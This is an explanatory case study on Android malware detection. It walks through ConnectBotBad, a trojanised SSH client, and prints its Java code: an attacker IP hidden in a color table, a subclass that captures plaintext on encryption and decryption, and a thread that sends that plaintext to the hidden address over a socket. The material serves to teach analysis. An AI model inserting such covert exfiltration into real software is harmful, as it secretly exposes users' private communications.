Many attacks on Android systems blend malware with the legitimate functionality of the application. To detect such malware, it is important to have a human in the loop to resolve ambiguities inherent in the intent of specific portions of the code. Nonetheless, static analysis can be very useful to humans to gather clues to resolve the ambiguities, particularly when the application is large or complex.

To illustrate this point, consider ConnectBotBad, a malicious application derived from ConnectBot, an open-source SSH application for Android 3.0+ devices. The purpose of an SSH client is to securely communicate with a remote system via an encrypted “tunnel” through the network. Although the ciphertext may be observed by a third party in transit, it is unintelligible and therefore safe. Network administrators across the globe depend upon SSH technology to securely administer to remote systems; clearly, an SSH is a prime target for an entrepreneurial Android malware author.

ConnectBotBad functions identically to ConnectBot, except for one critical difference; *it leaks all sent and received plaintext messages to a third party attacker*. Here, we can assume that either the author himself was malicious, or an attacker has gained access to his source repository and intentionally made malicious modifications. In the original ConnectBot application:

1. The application makes calls to the PubkeyUtils class whenever information needs to be encrypted or decrypted.
2. PubkeyUtils calls the static encrypt and decrypt methods of the Encryptor class.


ConnectBot Call Sequence
Rest Of Application
1. Calls
Class PubkeyUtils
2. Calls
Class Encryptor (final)
static ciphertext encrypt(salt, iterations, password, cleartext)
static cleartext decrypt(salt, iterations, password, ciphertext)
org.connectbot.util

Figure 1 ConnectBot encrypt or decrypt sequence diagram.

In ConnectBotBad, the author (or attacker) has made some critical changes. First, he has embedded a malicious destination IP into an application table of default colors, along with some masks used to abstract the octets of the address.

```
public class Colors{

public final static Integer[] defaults = new Integer[]

 {
        0xff000000, // black
        0xffcc0000, // red
        0xff00cc00, // green
        0xffcccc00, // brown
        0xff0000cc, // blue
        0xffcc00cc, // purple
        0xff00cccc, // cyan
        ...
        0xff949494, 0xff9e9e9e, 0xffa8a8a8, 0xffb2b2b2, 0xffbcbcbc,
        0xffc6c6c6, 0xffd0d0d0, 0xffdadada, 0xffe4e4e4, 0xffeeeeee,
        0x00000018, 0x00000010, 0x00000008, 0x000000ff, 0xc0a80a1f
};

}
```

Figure 2 Malicious row of contants added, containing attacker IP address.

He has created a class called NPSUtils to refer to this color data by an alias rather than directly, to avoid suspicion of network/UI coupling. It also has a variable to store the leaked plaintext message data.

```
public class NPSUtil extends Colors {
        public static byte[] current = null;
}
```

Figure 3 NPSUtils aliases the Colors class and hosts leaked message data.

Then he has removed the *final* and *static* keywords from the Encryptor class and extended it with a class called Encrypter:

```
public class Encrypter extends Encryptor {

        public Encrypter() {
                super();
        }

        @Override
        public byte[] encrypt(final byte[] a, final int b, final String c, final byte[] d) throws Exception
        {
                try{
                        synchronized(NPSUtil.current){
                                NPSUtil.current = d;
                                SocksSocket.COPAHelper();
                        }
                }catch(Exception e){}
                return super.encrypt(a, b, c, d);
        }

        @Override
        public byte[] decrypt(final byte[] a, final int b, final String c, final byte[] d) throws Exception
        {
                byte[] retval = super.decrypt(a, b, c, d);
                try{
                        synchronized(NPSUtil.current){
                                NPSUtil.current = retval;
                                SocksSocket.COPAHelper();
                        }
                }catch(Exception e){}
                return retval;
        }
}
```

Figure 4 Malicious Encrypter class extending Encryptor

In PubkeyUtils, he has constructed an Encryptor member as an Encrypter, cleverly using polymorphism

```
public class PubkeyUtils{
        // Encryption engine
        private static Encryptor encryptor = new Encrypter();
        …
        encryptor.encrypt(salt, ITERATIONS, secret, cleartext);
        encryptor.decrypt(salt, ITERATIONS, secret, ciphertext);
        …
}
```

to invoke his own malicious code:

Finally, within the SocksSocket class (which already uses Sockets for legitimate reasons), he has added an additional method to create a new thread to send the leaked message to the attacker:

```
  public class SocksSocket extends Socket{
        …
```

Figure 6 Construction and polymorphic invocation of Encrypter.

```
                public void run() {
                    try{
                            int a = NPSUtil.defaults[NPSUtil.defaults.length-1];
                            int b = NPSUtil.defaults[NPSUtil.defaults.length-2];
                            int c = NPSUtil.defaults[NPSUtil.defaults.length-3];
                            int d = NPSUtil.defaults[NPSUtil.defaults.length-4];
                            int e = NPSUtil.defaults[NPSUtil.defaults.length-5];
                            byte[] f = {(byte)((a>>e)&b),(byte)((a>>d)&b),(byte)((a>>c)&b),(byte)(a&b)};
                            Socket s = new Socket(InetAddress.getByAddress(f),b);
                            synchronized(NPSUtil.current){
                                    s.getOutputStream().write(NPSUtil.current);
                            }
                            s.close();
                    }catch(Exception e){}
                }
              }).start();
        }
        …
}
```

Figure 7 Added method to send leaked messages to attacker.

The control flow has been altered to the following:

1. The application makes calls to the PubkeyUtils class whenever information needs to be encrypted or decrypted.
2. PubkeyUtils polymorphically calls the malicious Encrypter versions of encrypt and decrypt.
    a. The Encrypter methods leak the plaintext message to a shared variable in the NPSUtil class.

b. The Encrypter methods call an ambiguous COPAHelper method in the SocksSocket class.
   i. COPAHelper creates a new thread, which extracts the embedded IP address and plaintext message from NPSUtil and sends them to the attacker via a socket connection.

c. The malicious code calls the Encryptor implementations of encrypt and decrypt, and is careful not to throw exceptions, in order to leave the application's expected behavior unaltered.


ConnectBotBad Call Sequence
Rest Of Application
1. Calls
Class PubkeyUtils
Class Encryptor
void encrypt(salt, iterations, password, cleartext)
cleartext decrypt(salt, iterations, password, ciphertext)
Class Colors
Hard-coded color array with IP embedded
org.connectbot.util
2. Calls
Class Encrypter (extends Encryptor)
void encrypt(salt, iterations, password, cleartext)
cleartext decrypt(salt, iterations, password, ciphertext)
org.connectbot.service
5. Calls
3. Stores Plaintext
4. Calls
Class NPSUtil (extends Colors)
static plaintext variable
Extracts Message And Malicious IP
Class NPSUtil (extends Colors)
COPAHelper() starts new thread
Class Runnable (Thread)
Leaks message to attacker
net.sourceforge.jsocks

Figure 8 ConnectBotBad encrypt or decrypt sequence diagram.

The Android Manifest for this application states that the following permission will be used:

```
<uses-permission android:name="android.permission.INTERNET" />
```

Figure 9 Internet permission declaration in the Android Manifest.

As an SSH client, ConnectBotBad legitimately needs these permissions to perform its task. **The question becomes: how can one distinguish between legitimate uses of application permissions and malicious uses?**

A simple analysis tool would not do the job here. Discovering this security problem requires the analysis of control flow, data flow, and even invisible control across threads of execution. Few, if any, "simple" tools can provide this depth of analysis. Additionally, a simple tool would be unable to differentiate legitimate and malicious network usages; it takes human domain knowledge to do that. Every http request, socket connection, etc. would become a point of suspicion. The false positives generated by flagging all such network uses as a possible leak would be too time-consuming for an analyst to investigate.

A purely manual inspection would not be feasible either, because ConnectBotBad contains 33,234 lines of code and 385 classes distributed among 47 packages. Even this example application is too large for an analyst to manually deconstruct and understand. A weary analyst might entirely miss the subtle "Encryptor" vs. "Encrypter" typo inside PubkeyUtils, which is where the problem starts.

However, with a clever tool, an analyst may be able to pinpoint the problem within a reasonable amount of time. This example makes it clear that neither a simple tool nor manual inspection on its own will suffice. It takes the computing power of a tool plus the domain intuition of a human being to create a true silver bullet for Android security analysis.